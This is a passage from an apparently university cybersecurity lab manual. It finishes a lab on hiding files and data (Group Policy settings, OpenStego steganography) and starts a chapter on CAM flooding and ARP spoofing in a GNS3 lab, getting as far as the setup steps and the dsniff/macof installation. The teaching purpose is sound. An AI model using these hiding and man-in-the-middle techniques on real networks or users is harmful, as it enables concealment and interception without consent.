


Figure 3 – Screenshot of the Hide Programs and Features page in Local Group Policy Editor

6. ***Click*** the ***Enabled*** radio button and then ***click Apply and OK***. This will prevent users from accessing the programs and features page. This will prevent users from accessing the programs and features page to view and uninstall programs




Figure 4 – Screenshot of Hide Programs and Features Enabled

Phase IV – Steganography

Finally, sometimes, we want to hide a file by putting it in another file. This practice is known as steganography.

1. Switch to the Kali VM. Start by creating a text file that you want to hide. Then, download any image file to hide the message in

2. ***Click*** the Kali logo at the top left and search for OpenStego. Open the program

NOTE: If you do not see OpenStego, follow the steps to install the program.

2.1. Navigate to https://www.openstego.com in the Kali VM

2.2. Click "Download" at the top of the page

2.3. Download the latest release; the file should end with the **.deb** extension

2.4. Run the following command on the downloaded file to install OpenStego.

```
> sudo dpkg -i <filename>.deb
```

3. *Click* the three dots next to the ***Message file*** input. Locate the text file you made and select it

4. *Click* the three dots next to the ***Cover file*** input. Locate the image you downloaded and select it

5. *Click* the three dots next to the ***Output file*** input to select where to save the stego file. If you don't specify a path and type a name, it will be sent to the current user's home directory




Figure 5 – Screenshot of Hiding Data using OpenStego

6. *Click Hide data*

7. Now that we've hidden the message, we can try to extract it. First, delete your message file

8. Now go back to OpenStego and then ***click*** the ***Extract data*** tab

9. ***Click*** the three dots near the ***Input stego file*** input and select your stego file

10. ***Click*** the three dots near the ***Output folder for message file*** input and select where you want the message to be sent




Figure 6 – Screenshot of Extracting Data using OpenStego

11. ***Click*** the ***Extract data*** button

12. Go to where you saved the message and check to make sure your message is still the same

End of Lab

Deliverables

4 Screenshots are needed to earn credit for this exercise:

- Screenshot of ls -a command showing a hidden file
- Screenshot of file properties window in Windows showing a hidden file
- Screenshot of hide programs and features enabled in Windows
- Screenshot of OpenStego extraction success window

Homework

Assignment 1 – Find the hidden message in this file (link to photo)

- Download the file and find the hidden message inside it
- Take a screenshot of the hidden message

Assignment 2 – Choose an alternative

Research an alternative to OpenStego and use it to create new hidden files. Write a short explanation covering the following:

- Why did you settle on your selection? Was it the features, ease of use, cost, etc.?
- Compare and contrast to using the tool you selected to OpenStego
- What do you believe are the limitations of using steganography in your daily operations?




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 55

Man-in-the-Middle (MITM) - Switch Hacking

WILLIAM DECATOR AND MATHEW J. HEATH VAN HORN, PHD

Switches are fundamental to network operations. They are the cornerstone of building LANs, just like routers are the foundation of WANs. We use switches to reduce the number of packet collisions. Each physical port on a switch creates an isolated packet collision domain.

This chapter covers two common attacks against a switch. Our GNS3 test environment is not designed to withstand this attack, but you will learn the fundamentals of CAM flooding and ARP spoofing. You will also be able to gain experience of seeing these attacks in action so you can recognize them again.

Switches contain a table of MAC addresses stored in the Content-Addressable Memory (CAM). The CAM shares properties with RAM in that the information is short-lived and easily overwritten.

LEARNING OBJECTIVES

- Learn how to conduct a CAM flood attack against a switch
- Observe how a CAM flood attack appears in Wireshark
- Learn how to conduct an ARP spoofing attack against a switch

PREREQUISITES

- Ch 45 Building the Baseline Network

DELIVERABLES

4 Screenshots are required to receive credit for this lab

- The ping speed of the desktop pre-CAM flood attack
- The ping speed of the desktop after the CAM flood attack
- Show the pings appearing through the flood
- Gratuitous ARP Packets

RESOURCES

- dsniff tools
- How to Enable or Disable IP Forwarding on Linux – Emmet at PiMyLifeUp
- Introduction to ARP Spoofing – Hackblue.org
- Open vSwitch

CONTRIBUTORS AND TESTERS

- Michael Boehm, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott

Phase I -Prep the environment

We need to adjust our test environment to accommodate the specifics of these attacks. The configuration of your VMs will be changed. If you don't want to risk damage to your baseline environment, we recommend that you clone the following VMs and use them in your attack environment:

- Kali

1. We will start with the attack environment built at the beginning of this section, but don't start any machines yet

> **NOTE:** If you are limited in resources, you can swap out the Ubuntu Desktop VM for a Tiny Core VM

2. In VirtualBox, we need to change the settings of the Kali VM

    2.1. Highlight the Kali VM and click on settings

    2.2. Navigate to the network settings

    2.3. Change the network adapter to NAT or NAT Network




Figure 1 – Changing the network interface

2.4. Save the settings by clicking OK

3. Start the Kali VM to install some special software

3.1. Log into the Kali VM and open a terminal

3.2. Ensure you have internet by pinging Google

```
ping google.com
```

3.3. Update your Kali VM

```
sudo apt update
```

3.4. Install the dsniff network package. dsniff is a set of password sniffing and network traffic analysis tools that parse different protocols. We are going to use the tool macof to perform our attack

```
sudo apt install dsniff
```

4. After installation, shut down the Kali VM so we can return the network settings to what works best for GNS3

4.1. Navigate to VirtualBox

4.2. Highlight the Kali VM and click on settings

4.3. Navigate to the network settings

4.4. Change the network adapter to Generic Driver




Figure 2 – Changing network interface

4.5. Save the settings by clicking OK

5. Install a switch appliance in GNS3

5.1. Start GNS3

5.2. At the top ribbon bar, select File –> New template




Figure 3 – New Template

5.3. Select “Install an appliance from the GNS3 server (recommended)” and press ‘NEXT’




Figure 4 – Use GNS appliance server

5.4. Open the dropdown menu for Switches, select the 'Open vSwitch' and click Install

